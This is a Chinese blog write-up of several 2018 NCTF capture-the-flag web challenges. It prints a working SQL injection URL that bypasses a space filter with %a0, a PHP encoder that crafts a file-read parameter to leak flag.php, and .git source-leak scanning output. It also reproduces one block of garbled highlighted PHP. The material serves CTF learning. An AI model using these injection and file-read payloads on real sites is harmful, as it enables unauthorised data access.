



2018 南邮 NCTF writeup(部分)更新中---

原创

可乐  于 2018-11-27 23:26:05 发布  1514  收藏

分类专栏: [CTFwrite](#) 文章标签: [NCTF 2018 writeup](#) [CTF 南邮CTF writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_30464257/article/details/84556602

版权



[CTFwrite](#) 专栏收录该内容

22 篇文章 0 订阅

订阅专栏

2018 南邮 NCTF writeup

先放一下NCTF的github地址,可以下载源码复现

<https://github.com/ccccm4/NCTF2018>

签到题

点击链接直接跳转到百度了,用burpsuite重放一遍就OK了
即在主域名的返回报文里面

滴! 晨跑打卡

通过用burpsuite的sql fuzz测试了一下

发现注释了 空格 #-*

将注释全都过滤了,只能用单引号闭合

绕过空格的一些方法:

两个空格代替一个空格, 用Tab代替空格, %a0=空格

`%20 %09 %0a %0b %0c %0d %a0 %00 /**/ !!! ()`

经测试,%a0可以绕过

payload如下:

```
http://ctfgame.acdxvsvd.net:20001/?id=1'%a0union%a0select%a01,2,3%a0'
```

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

http://ctfgame.acdxvsvd.net:20001/?id=1'%a0union%a0select%a01,2,3%a0'

Post data Referrer 0xHEX %URL BASE64 Replace All

南京邮电大学晨跑打卡查询

第n次打卡	日期	时间
1	2018.09.10	06:50
1	2	3

https://blog.csdn.net/qq_30464257

有3处回显
最终payload

```
http://ctfgame.acdxvsvd.net:20001/?id=1'%a0union%a0select%a01,(select%a0group_concat(this_1s_flag)%a0from%a0flaaaaaaag.f144444444g),3%a0'
```

SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

URL http://ctfgame.acdxvsvd.net:20001/?id=1'%a0union%a0select%a01,(select%a0group_concat(this_1s_flag)%a0from%a0flaaaaaaag.f144444444g),3%a0'

Post data Referrer 0xHEX %URL BASE64 Replace All

南京邮电大学晨跑打卡查询

第n次打卡	日期	时间
1	2018.09.10	06:50
1	nctf{this_1s_paocao_sqllllll}	3

https://blog.csdn.net/qq_30464257

注意一下：
Flag不在当前数据库
少使用sqlmap,只有在手工注入无法解决时,可以考虑用sqlmap,

Go Lakers

这题好坑...一开始没提示,然后怎么也想不到...就没看这题了,也不知他们放了提示...

Go Lakers

Web 222pt

SOLVERS: 36


==Difficulty: very_easy==

go lakers hint: 往下面拉, 下面好像还有点东西。

==Author: ccc==

https://blog.csdn.net/qq_30464257

往下拉可以看到这个



调整了几次POST姿势==(萌新还不知道该怎么POST QAQ)

这里做个笔记~不是很清楚GET和POST的键值...

GET与POST方法实例:

```
GET /books/?sex=man&name=Professional HTTP/1.1 //这里注意一下
Host: www.wrox.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.6)
Gecko/20050225 Firefox/1.0.1
Connection: Keep-Alive

POST / HTTP/1.1
Host: www.wrox.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.6)
Gecko/20050225 Firefox/1.0.1
Content-Type: application/x-www-form-urlencoded //POST的请求行多了这个
Content-Length: 40
Connection: Keep-Alive
(---此处空一行---)
name=Professional%20Ajax&publisher=Wiley
```

```
POST / HTTP/1.1
Host: ctfgame.acdxvsvd.net:20008
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Content-Length: 10

viewsource
```

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">{</span><span
style="color: #0000BB">0</span><span style="color: #007700">;<br /></span><span style="color:
#DD0000">"getip.php"</span><span style="color: #007700">;<br /></span><span style="color: #0000BB">"ini_set"</span><span
style="color: #007700">{</span><span style="color: #DD0000">"open_basedir"</span><span style="color:
#007700">,</span><span style="color: #DD0000">","</span><span style="color: #007700">}</span><span style="color:
#0000BB">$_POST</span><span style="color: #007700">[</span><span style="color:
#DD0000">"viewsource"</span><span style="color: #007700">]]</span><span style="color:
#0000BB">highlight_file</span><span style="color: #007700">{</span><span style="color:
#0000BB">$_FILE__</span><span style="color: #007700">}</span><span style="color: #007700">}</span><span style="color:
#0000BB">mt_srand</span><span style="color: #007700">{</span><span style="color:
#0000BB">mktime</span><span style="color: #007700">()+</span><span style="color: #0000BB">$seed</span><span style="color:
style="color: #007700">}</span><span style="color: #0000BB">function</span><span style="color: #0000BB">de_code</span><span
style="color: #007700">{</span><span style="color: #0000BB">$value</span><span style="color: #007700">}</span><span style="color:
#007700">=</span><span style="color: #0000BB">$value</span><span style="color: #007700">}</span><span style="color:
#007700">=</span><span style="color: #0000BB">base64_decode</span><span style="color:
/><span style="color: #0000BB">$value</span><span style="color: #007700">}</span><span style="color:
/><span style="color: #0000BB">$result</span><span style="color: #007700">}</span><span style="color:
#007700">=</span><span style="color: #DD0000">"</span><span style="color: #007700">}</span><span style="color:
/><span style="color: #0000BB">$i</span><span style="color: #007700">}</span><span style="color:
#0000BB">$i</span><span style="color: #007700">}</span><span style="color: #0000BB">strlen</span><span style="color:
30464257
```

返回了一些东东,好多html实体...保存出来变成html格式打开吧~

```
<?php
error_reporting(0);
include 'getip.php';
ini_set('open_basedir','.');
if(isset($_POST['viewsource'])){
    highlight_file(__FILE__);
    die();
}

mt_srand(mktime()+$seed);

function de_code($value){
    $value = base64_decode($value);
    $result = '';
    for($i=0;$i<strlen($value);$i++){
        $result .= chr(ord($value[$i])-$i*2);
    }
    return $result;
}

if(!(getip() === '127.0.0.1' && file_get_contents($_GET['9527']) === 'nctf_is_good' && mt_rand(1,10000) === intval($_GET['go_Lakers']))) {
    header('location:https://bbs.hupu.com/24483652.html?share_from=kqapp');
} else {
    echo 'great';
}

echo file_get_contents(de_code($_GET['file_']));

?>

<!DOCTYPE html>
<html>
<head>
    <title>嘻嘻嘻</title>
</head>
<body>
<h3>题目在哪呢</h3>
</body>
</html>>
```

有些函数看不懂...解释一下吧

```
error_reporting(0); // 关闭错误报告
```

PHP ini_set用来设置php.ini的值，在函数执行的时候生效，脚本结束后，设置失效。无需打开php.ini文件，就能修改配置

open_basedir可将用户访问文件的活动范围限制在指定的区域

可用符号"."来代表当前目录注意用open_basedir指定的限制实际上是前缀,而不是目录名。

举例来说:若"open_basedir = /dir/user",那么目录 "/dir/user" 和 "/dir/user1"都是可以访问的。所以如果要将访问限制在仅为指定的目录,请用斜线结束路径名。例如设置成:

```
"open_basedir = /dir/user/"
```

chr()从不同的 ASCII 值返回字符:

ord()ord() 函数返回字符串的首个字符的 ASCII 值。

file_get_contents() 函数把整个文件读入一个字符串中

mt_rand() 使用 Mersenne Twister 算法返回随机整数

intval() 函数用于获取变量的整数值。

file_get_contents - 将整个文件读入一个字符串

一开始以为是mt_rand()函数的漏洞

结果是这个关键函数

```
echo file_get_contents(de_code($_GET['file']));
```

get的内容通过de_code()函数解密

所以我们要写个加密函数,flag在flag.php里面(猜的)

对flag.php进行加密

```
<?php
function en_code($value){
    $result = '';
    for($i=0;$i<strlen($value);$i++){
        $result .= chr(ord($value[$i])+$i*2);
    }
    $result = base64_encode($result);
    return $result;
}
echo en_code('flag.php');

?>
```

结果是Zm5lbTZ6dH4=

如何GET上去得flag

The screenshot displays the network tab of a browser's developer tools. On the left, the 'Request' tab is active, showing a GET request to a file with a base64-encoded parameter: `GET /?file_=Zm5lbTZ6dH4= HTTP/1.1`. A red arrow points to this line. Below the request, various headers are listed, including Host, User-Agent, Accept, Accept-Language, and Accept-Encoding. On the right, the 'Response' tab is active, showing the server's response. The response starts with `<?php` followed by `$flag='nctf{2018_i_want_fupo_and_fuloli}';`, which is highlighted in red. Below this, the response is wrapped in HTML tags, including `<DOCTYPE html>`, `<html>`, `<head>`, `<title>嘻嘻嘻</title>`, `</head>`, `<body>`, `<h3>题目在哪呢</h3>`, `</body>`, and `</html>`.

https://blog.csdn.net/qq_30464257

这道题收获满满~



正常套路

看源码,抓包,请求行,无果

扫描后台目录,无果,于是想到源码,泄漏,看题目应该是.git源码泄漏

```
D:\黑客工具\源码泄漏\Git_Extract-master>cd D:\黑客工具\源码泄漏\SourceLeakHacker-master
D:\黑客工具\源码泄漏\SourceLeakHacker-master>python SourceLeakHackerForLinux.py http://ctfgame.acdxvsvd.net:20003/
+ [1:31:40m [ 301 ] + [0m Checking : http://ctfgame.acdxvsvd.net:20003/.git
+ [1:32:40m [ 200 ] + [0m Checking : http://ctfgame.acdxvsvd.net:20003/.git/HEAD
+ [1:32:40m [ 200 ] + [0m Checking : http://ctfgame.acdxvsvd.net:20003/.git/index
+ [1:32:40m [ 200 ] + [0m Checking : http://ctfgame.acdxvsvd.net:20003/.git/config
+ [1:32:40m [ 200 ] + [0m Checking : http://ctfgame.acdxvsvd.net:20003/.git/description
```

看来是的,利用.git源码恢复神器

用lijiejie的GitHack工具: <https://github.com/lijiejie/GitHack>

得到了README.md内容是 Allsource files areingit tag1.0 即flag在tag.1.0的时候,推荐一篇git学习

git学习

即要找到版本在1.0的文件,这里推荐看一篇P神的文章,这里面有将到如何利用和原理

<https://www.leavesongs.com/PENETRATION/XDCTF-2015-WEB2-WRITEUP.html>

偶然找到一个神器工具,可以将各个版本的源码提取出来

下载地址

https://github.com/style-404/Git_Extract

得flag~

小绿草之最强大脑